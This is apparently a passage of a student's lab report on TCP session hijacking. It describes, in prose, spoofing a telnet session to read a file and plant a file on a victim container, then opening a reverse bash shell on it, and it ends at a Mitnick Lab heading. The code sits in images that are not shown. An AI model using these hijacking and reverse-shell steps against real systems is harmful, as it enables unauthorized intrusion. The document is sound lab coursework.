


I then ran the code from the attacker container and successfully retrieved the contents of the file.





Optional: Launching the attack automatically.

Here, I first launched telnet connection between the client (user1) and the server (victim) similar to the manual method above.




Then, I wrote the program for automatic spoofing using the skeleton code provided in the slides and proceeded to run the code.







As you can see the by looking at the /tmp directory in the server machine (victim container) a file called "success" has been successfully planted.




Task 4: Creating Reverse Shell using TCP Session Hijacking

Here, once again, we start by establishing a telnet connection between the client (user1) and the server (victim).







I then ran the reverse shell script. This code is identical to the one used in the previous task; I only changed the "data" line to set up a reverse shell instead of creating a file.



Then, I listened on the attacker container and ran the script. As you can see, I was able to obtain a bash shell of the server (victim).







Part 2: Mitnick Lab


Setting up the Environment

